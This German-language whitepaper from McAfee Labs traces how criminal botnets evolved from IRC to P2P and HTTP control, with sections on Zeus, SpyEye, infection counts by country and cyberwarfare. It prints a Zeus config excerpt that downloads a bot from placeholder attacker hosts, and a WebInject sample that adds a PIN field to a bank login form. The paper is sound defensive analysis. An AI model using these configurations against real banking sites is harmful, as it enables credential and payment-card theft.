

Das neue Zeitalter der Botnets

Zheng Bu, Pedro Bueno, Rahul Kashyap
und Adam Wosotowsky

McAfee Labs™

Inhaltsverzeichnis

Eine Branche im Aufwind	3
Evolution	4
IRC-Bots	4
Lokalisierte Bots	4
P2P-Bots	4
HTTP-Bots	5
Spy Eye	7
Weltweite Verbreitung	8
Botnet-Übersicht: Führende Bedrohungen nach Land	9
Die Rolle der Regierungen	10
Wer ist gefährdet?	11
Zukunftsperspektive	11
Ein neues Zeitalter sozialer Zombies?	12
Je heimlicher, desto besser	13
Gegenmaßnahme: Global Threat Intelligence	14
Literaturhinweise	14
Informationen zu McAfee Labs™	14
Informationen zu McAfee	14

Robot-Netzwerke, die allgemein als Botnets bekannt sind, haben eine bewegte Vergangenheit. Grundsätzlich handelt es sich bei einem Bot um ein Paket aus Skripten oder Befehlen oder um ein Programm, das eine Verbindung zu einem Zielort (meist ein Server) herstellen und einen oder mehrere Befehle ausführen soll. Meist führt er dabei mehrere Funktionen aus. Ein Bot ist von sich aus nicht zwingend böswillig oder schädlich.

Bots und ihr Einsatz verlagerten sich von einfachen Channel- oder Spiel-Überwachungsprogrammen (z. B. „Wisner’s Bartender“ und „Lindahl’s Game Manager“) auf spezialisierte Dienste wie die Verwaltung von Datenbanken oder die Pflege von Zugangslisten. Dieser Bericht befasst sich jedoch mit einem anderen Aspekt – dem so genannten „Herding“ von Bots, d. h. der Generierung möglichst vieler Dronen oder Zombies, zur Unterstützung der kriminellen Aktivitäten von Internetkriminellen.

Bei ihren Angriffen auf Unternehmen haben es die Kriminellen auf Geschäftsgeheimnisse abgesehen, oder sie versuchen Quellcode-Dateien mit Malware, unterbrechen Zugänge oder Dienste, kompromittieren Datenintegrität und stehlen die Identität von Angestellten. Auf Unternehmen kann dies verheerende Auswirkungen haben und zu Einnahmenseinbußen, Compliance-Verstößen, Verlust von Kundenvertrauen, Rufschädigung und sogar Beendigung der Geschäftstätigkeit führen. Bei staatlichen Organisationen und Behörden sind die Auswirkungen sogar noch schwerwiegender.

In unserem Whitepaper zeigen wir die Entwicklung krimineller Bots, beleuchten die Schattenindustrie, die hinter ihrer Entwicklung und Verbreitung steht und legen ihre Verwendung durch heutige kriminelle Vereinigungen offen. Außerdem äußern wir unsere Vermutungen zu den zukünftigen Entwicklungen von Bots.

Eine Branche im Aufwind

Die Botnet-Industrie erfährt einen Aufschwung, über den sich jedoch nur die Kriminellen freuen. Anfang dieses Jahrzehnts wurden Bots und Botnets von Programmierern erstellt, die über umfangreiche Kenntnisse über Netzwerke und Protokolle wie dem Internet Relay Chat (IRC) verfügten. Mit dem IRC begann ein Trend zur zentralisierten Befehls- und Kontrollverwaltung (Command and Control, C&C). Der SDBot, einer der ersten und gefährlichsten Bots, wurde in der Programmiersprache C++ erstellt. (SDBot war weit verbreitet, weil sein Autor den Quellcode veröffentlicht hatte, was sehr ungewöhnlich ist.) Spätere Versionen von SDBot, auch als SpyBot bezeichnet, nutzten eine Microsoft-Schwachstelle bei Remoteprozeduraufrufen aus. Aus diesem Grund mussten sich die Programmierer für die Bot-Erstellung Kenntnisse über Exploit-Code aneignen. In dieser Zeit blühten Bots und Botnets regelrecht auf und nutzten zahlreiche Schwachstellen der am weitesten verbreiteten Microsoft Windows-Plattformen aus. Die Bots, die zu einem späteren Zeitpunkt des letzten Jahrzehnts auftauchten, enthielten unter anderem Funktionen zum Starten von Denial-of-Service-Angriffen (DoS), zum Scannen von Ports sowie zum Erfassen von Tastatureingaben (Keylogging). Die Autoren dieser Malware benötigten Assembler-Sprachkenntnisse sowie umfangreiches Wissen über Netzwerke. RBot (2003) gehörte zu den ersten Bots, die Komprimierungs- und Verschlüsselungsverfahren und -Programme wie UPX, Morphine und ASPack einsetzten. Diese Anforderungen schufen ein neues Betätigungsfeld für fachkundige Coder, die sich mit Verschlüsselungsverfahren, Kryptographie und Verschleierungstechniken für die Erstellung von Binärdateien auskannten.

Zu diesem Zeitpunkt gab es kein Zurück mehr. Der Erfolg von RBot ebnete den Weg für den breiten Einsatz von Verschlüsselungs- und Verschleierungstechniken bei Bots und Botnets. Eine der wichtigsten Entwicklungen bei der Steuerung von Botnets war die Verwendung von Peer-to-Peer-Netzwerken (P2P) für die Kommunikation, wie sie bei Sinit (2003) and Phatbot (2004) eingesetzt wurden. Dieser Schritt veränderte die Botnet-Kommunikation von Grund auf. Eines der am weitesten entwickelten P2P-basierten Botnets, das später erschien, war Storm Worm/Nuwar (2007). Hier wurde eine dezentralisierte P2P-Architektur eingesetzt, der zum damaligen Zeitpunkt besonders schwer beizukommen war.

Die Notwendigkeit der Weiterentwicklung der Botnet-Technologie hat ihren Grund in den zahlreichen Sicherheitslösungen auf dem Markt, die diese Botnets im Visier haben. Durch die Weiterentwicklung von Bots und Botnets wird auch die Entwicklung der Sicherheitstechnologien vorangetrieben, wodurch eine sehr komplexe Beziehung aus Maßnahmen und Gegenmaßnahmen zwischen Malware-Autoren und Sicherheitsanbietern entsteht.

Bots und Botnets sind ganz eindeutig komplexer geworden. Die Programmierer dieser Malware müssen umfangreiche Kenntnisse über Netzwerke, Systeme und Kryptographie mitbringen. Angesichts der unglaublichen Mengen und des hohen Entwicklungsstandes von Botnets ist es sehr wahrscheinlich, dass diese nicht von einer kleinen Gruppe von Personen, sondern von einem Syndikat aus Einzelpersonen entwickelt werden, die von der Aussicht auf Geld getrieben werden. Die Motivation ist offensichtlich: Unternehmen sollen unterwandert und kompromittiert werden, um Daten zu stehlen, die zu Geld gemacht werden können.

Evolution

IRC-Bots

Bots waren ursprünglich nicht in allen Fällen böswillig. In den vergangenen Jahren, vor allem seit der großen Botnet-Schwemme von 2004, sind die harmlosen Varianten jedoch sehr selten geworden. Zuvor setzten die meisten Bots als Steuerungsprotokoll IRC ein.

IRC wurde ursprünglich für Chaträume verwendet, in denen Menschen Nachrichten austauschen konnten, und war vor 10 bis 15 Jahren sehr beliebt. Mit dem Aufkommen von Instant-Messaging-Protokollen wie ICQ, AIM und MSN Messenger verlor IRC einiges von seiner Popularität. Es wird jedoch noch immer von zahlreichen „altmodischen“ Netzwerk- und Sicherheitsspezialisten eingesetzt.

Die ersten Bots meldeten sich in diesen Chaträumen (Channels) an, überprüften, ob der Channel offen bleibt, suchten die Channel-Betreiber und übertrugen ihnen die Kontrolle über den Channel.

Bots wurden damals meist erstellt, damit diese ein Netzwerk scannen und Computer mit alten oder neuen Schwachstellen missbrauchen konnten. Sobald ein Computer kompromittiert wurde, meldete sich der Bot bei einem bestimmten Chatraum (Channel) an und empfing Anweisungen vom Botmaster, beispielsweise den Befehl zum DoS-Angriff auf eine Webseite. Dieses Verhalten beobachteten wir auch heute noch bei den jüngsten Angriffen mit W32/Vulcanbot, die auf Webseiten von Menschenrechtsaktivisten abzielten. Häufig wurde IRC auch zur Übermittlung von Screenshots an den Host sowie zum Herunterladen oder Aktualisieren von Bots eingesetzt. Einige Bots können über 100 Befehlen gehorchen.

Im Jahr 2004 registrierten wir unzählige neue Bots, da zahlreiche Anwendungen mit grafischer Benutzeroberfläche veröffentlicht wurden, mit denen Hacker im Handumdrehen neue Bots erstellen konnten. Diese Vereinfachung bedeutete für Internetkriminelle und Malware-Autoren einen großen Schritt nach vorn. Nun waren keine Kenntnisse über Software-Entwicklung und nur wenig Wissen über Netzwerkprotokolle und Betriebssysteme nötig, um mit wenigen Mausklicks eine Vielzahl unterschiedlicher Bots zu erstellen.

Lokalisierte Bots

Bots werden fast ausschließlich unter Windows ausgeführt. Es gibt jedoch auch lokalisierte Versionen. Mithilfe der Skriptsprache Perl erstellten Hacker Versionen, die auf verschiedenen Unix- und Linux-Versionen ausgeführt wurden. Die Autoren gehörten zu einer brasilianischen Hackergruppe namens Atrix-Team, die zum damaligen Zeitpunkt nur aus ein paar Skript-Kiddies bestand. Aufgrund des „offenen“ Formats sind diese Versionen noch heute im Umlauf.

P2P-Bots

Herkömmliche IRC-Botnets sind weiterhin aktiv, stehen und fallen jedoch mit der zentralen Komponente: dem IRC-Server. Sobald dieser stillgelegt wird, kann der Hacker die Bot-Armee nicht mehr steuern.

Im Jahr 2007 erschien ein neuer Botnet-Typ. Dieser nutzte das P2P-Protokoll, welches beispielsweise von vielen Programmen zum Download von Musik eingesetzt wird. Eines dieser Botnets verwendete eine verschlüsselte Implementierung, die das eDonkey-Protokoll einsetzte. Diese Malware erlangte fragwürdige Bekanntheit: Ursprünglich als W32/Nuwar bekannt, wurde daraus später der berühmte Storm Worm.

In Storm waren die Hash-Werte von ca. 100 Peers festcodiert, die von der Malware entschlüsselt und zur Suche nach neuen Dateien verwendet wurden, die heruntergeladen werden sollen. Alle Transaktionen erfolgten verschlüsselt, sodass nur die Malware selbst die Antwort entschlüsseln und darauf reagieren konnte. Die Antworten führten meist zu URLs, auf denen weitere Binärdateien heruntergeladen werden können.

Storm war zwischen 2007 und 2008 für den größten Teil des Spam-Aufkommens verantwortlich, bis das Botnet schließlich stillgelegt wurde.

Der P2P-Ansatz hat den Vorteil, dass die Steuerungsstruktur stärker verteilt und robuster ist, was im Vergleich zu IRC-Botnets die Stilllegung erschwert. Aufgrund der höheren Komplexität ist die Verwaltung und Verbreitung dieses Botnet-Typs jedoch schwieriger.

Erst im April dieses Jahres registrierten wir eine weitere Malware, die Teile des Storm-Codes für Spam und DoS-Angriffe verwendete.

HTTP-Bots


Vor zwei bis drei Jahren stellten wir fest, dass sich die Art der Steuerung vieler Botnets von IRC zu Webseiten (per HTTP) verlagerte. Dieser Wechsel zu einem gebräuchlichen Protokoll war ein cleverer Schachzug der Kriminellen und Malware-Autoren.

Die Entwicklung hin zu HTTP wurde durch die Fortschritte bei „Exploit-Kits“ eingeleitet. Zu diesen Bausätzen, die hauptsächlich von russischen Internetkriminellen entwickelt werden, gehören Mpack, ICEPack und Fiesta. Sie können Software auf Remote-Computern installieren und sie von einer Remote-Webseite aus steuern. Die Internetkriminellen senden Spam oder Kurznachrichten mit zahlreichen Links an potenzielle Opfer. Diese Links führen zu Webseiten, auf denen das Exploit-Kit installiert ist. Sobald das Exploit-Kit aufgerufen wird, kann es bestimmen, welcher Exploit verwendet werden soll. Als Kriterien für die Auswahl dienen das Land, das Betriebssystem, der Browser und sogar die Versionen mehrerer Client-Anwendungen auf dem Computer des Opfers. Dies geschieht dynamisch und ohne Wissen des Opfers. Wenn der Exploit erfolgreich ist, kann er später einen Malware-Cocktail installieren, um die Remote-Kontrolle über den infizierten Computer zu erlangen.

Das Zeus-Botnet (auch als Zbot bekannt), das dem Diebstahl von Bankkontendaten dient, nimmt unter allen heutigen per HTTP angesteuerten Botnets eine Sonderstellung ein. Zeus besteht aus einem Client- und einem Server-Element. Der Server enthält eine Erstellerkomponente (Zeus Builder). Mit dieser Komponente erstellt der Botmaster eine Client-Variante der PWS-ZBot-Malware (seine technische ID), die den Computer infiziert und eine Remote-Webseite mit dem Zeus-Server aufruft, sodass der Computer Bestandteil des Botnets wird.

Zeus folgt einem interessanten Trend – der einfachen Entwicklung angepasster Versionen der Malware. Das Zeus-Toolkit ist zwar in der Anschaffung relativ teuer, sein Autor hat jedoch erhebliche Mühe aufgewendet, um die einfache Bedienung des Tools zu gewährleisten. Dies steigert gleichzeitig die Zahl der Verkäufe und damit den Gewinn des Autors.

Das folgende Beispiel zeigt den Zeus Builder für Version 1.2.x:



Im linken Bereich sind nur zwei Optionen vorhanden: „Information“ und „Builder“. Die Option „Information“ zeigt an, ob der Computer mit Zeus infiziert ist. Mit der Option „Builder“ kann die Person, die im Besitz des Toolkits ist, einen neuen Bot erstellen. Das Kit nutzt zwei Eingabedateien: Config und WebInjects. Obwohl Builder eine Schaltfläche für die Bearbeitung der Config-Datei enthält, handelt es sich dabei lediglich um eine Verknüpfung. Die Datei kann mit einem beliebigen Texteditor bearbeitet werden. In der Config-Datei sind alle Parameter enthalten, die der Bot ausführen wird.

Beispiel für Config:

```
...  
url_config "http://www.[IP-Adresse der Internetkriminellen].cn/cp/config.bin"  
url_compip "http://www.[IP-Adresse der Internetkriminellen].com/" 2048  
encryption_key "12345654321"  
;blacklist_languages 1049  
end  
  
entry "DynamicConfig"  
url_loader "http://www.[Weitere IP-Adresse der Internetkriminellen].cn/cp/bot.exe"  
...
```

Mithilfe dieser Config-Datei erfährt der Bot, wo er die Konfigurationsdatei und den eigentlichen Bot herunterladen soll. Dadurch können Bots und Konfigurationen jederzeit mit neuen Funktionen und neuen Zielen aktualisieren. Diese Maßnahme ermöglicht Botmastern auch die Verteilung der Konfigurationsdatei und der Bot-Binärdatei auf verschiedene Server, was die Ausfallsicherheit erhöht.


Die zweite Datei zur Erstellung des Bots ist WebInject. In dieser Datei werden die Ziele festgelegt, also die Opfer, deren Informationen der Malware-Autor oder Toolkit-Besitzer erfassen will. Zeus kann nicht nur Informationen von der ursprünglichen Webseite erfassen, sondern sogar zusätzliche Eingabefelder einfügen. Sofern der Toolkit-Besitzer dies wünscht, gelangt Zeus an noch mehr Informationen.

Beispiel für WebInject:

```
...  
set_url https://www.[Name des Opfers (z. B. einer Bank)].com/* G  
data_before  
<span class="mozcloak"><input type="password"*/></span>  
data_end  
data_inject  
<br><strong><label for="atmpin">PIN-Nummer</label>:</strong>&nbsp;<br />  
<span class="mozcloak"><input type="password" accesskey="A" id="atmpin" name="USpass"  
size="13" maxlength="14" style="width:147px" tabindex="2" /></span>  
data_end  
data_after  
data_end  
...
```

Dieser Code erfasst die Informationen auf der Ziel-URL, die in diesem Beispiel einer Bank gehört. Neben dem Diebstahl des Benutzernamens und des Kennworts injiziert Zeus ein weiteres Feld für die PIN-Nummer des Bezahlkarte.

Wie jede erfolgreiche Malware folgten auf Zeus zahlreiche „gehackte“ Versionen des Builders. Einige besaßen sogar eigene Hintertüren. Ist das nicht pure Ironie? Eine der gehackten Versionen ist im folgenden Screenshot zu sehen.



Diese Version, MultiBuilder genannt, erstellt zwei Varianten auf Grundlage von Zeus Version 1.3.

Vor kurzem bemerkten wir bei Zeus einen Versionsprung von Version 1.3 auf Version 2.0, die jetzt ein sehr striktes Lizenzmodell enthält. Zeus ist tatsächlich mithilfe einer kommerziellen Software-Lizenz fest mit dem Computer des Käufers verknüpft! Der Erstellungs- und Vertriebsweg dieser Malware lässt auf einen stark ausgeprägten Geschäftssinn schließen.

Spy Eye

Spy Eye ist ein weiteres Beispiel für einen komplexen HTTP-Bot. Er teilt sich einige Gemeinsamkeiten mit Zeus, vor allem die Möglichkeit zur Erfassung von Formularen, und besitzt eine beeindruckende Steuerungsarchitektur.

Ebenso wie Zeus besitzt Spy Eye ein eigenes Erstellungsprogramm mit grafischer Benutzeroberfläche:



Eine interessante Funktion von Spy Eye ist die Möglichkeit, Zeus vom infizierten Computer zu entfernen. Das ist ein interessantes aber nicht ungewöhnliches Beispiel für Konflikte zwischen Malware-Autoren. Um einer Analyse durch ihre Ziele zu entgehen, bieten Zeus und Spy Eye während der Bot-Erstellung die Möglichkeit eines Verschlüsselungsschlüssels. In früheren Zeus-Versionen war dieser Schlüssel fest codiert, weshalb Sicherheitsanbieter die Ziele der Malware erheblich schneller analysieren und entdecken konnten. Diese neue Funktion bedeutet für die Kriminellen einen weiteren Schritt nach vorn.

Weltweite Verbreitung





Abbildung 1: McAfee Labs erkannte in Indien mit fast 1,5 Millionen Erkennungen mehr Botnet-Infektionen als in irgendeinem anderen Land. In Brasilien, Russland und Deutschland gab es ebenfalls mehr als eine Million entdeckte Infektionen.

Botnet-Übersicht: Führende Bedrohungen nach Land






Abbildung 2: Die führenden Bedrohungen, nach dem jeweiligen Land. Rustock ist bei weitem das häufigste Botnet der Welt.

Die Rolle der Regierungen

Mit zunehmender Bedrohung durch computerbasierte Kriegsführung und die damit verbundenen Schäden werden in zukünftigen Konflikten sehr wahrscheinlich Botnets als Waffen eingesetzt werden. Möglicherweise ist dies bereits geschehen.

In unserer zunehmend technisierten Welt wird der Stellenwert effektiver Kommunikation beim Umgang mit Krisen immer größer. Für die Organisation von Ressourcen und ihren Einsatz bei natürlichen oder von Menschen geschaffenen Ereignissen ist das Internet unabdingbar, mit dem Informationen an interessierte Parteien weitergegeben und ihre Reaktionen koordiniert werden können. Durch Störungen oder Unterbrechungen dieses Informationsflusses kann ein tragisches Ereignis zu einer Katastrophe werden. Das Internet könnte also zu einem weiteren Kriegsschauplatz werden.

Die Auswirkungen von Ereignissen wie dem Ölleck im Golf von Mexiko, den Bombenanschlägen in Europa und dem Irak oder den Seegefechten zwischen den beiden koreanischen Staaten können durch die Unterbrechung von Nachrichtenkanälen oder von Kommunikationskanäle der Notfallreaktionskräfte noch weiter verschlimmert werden, sofern diese das Internet nutzen.

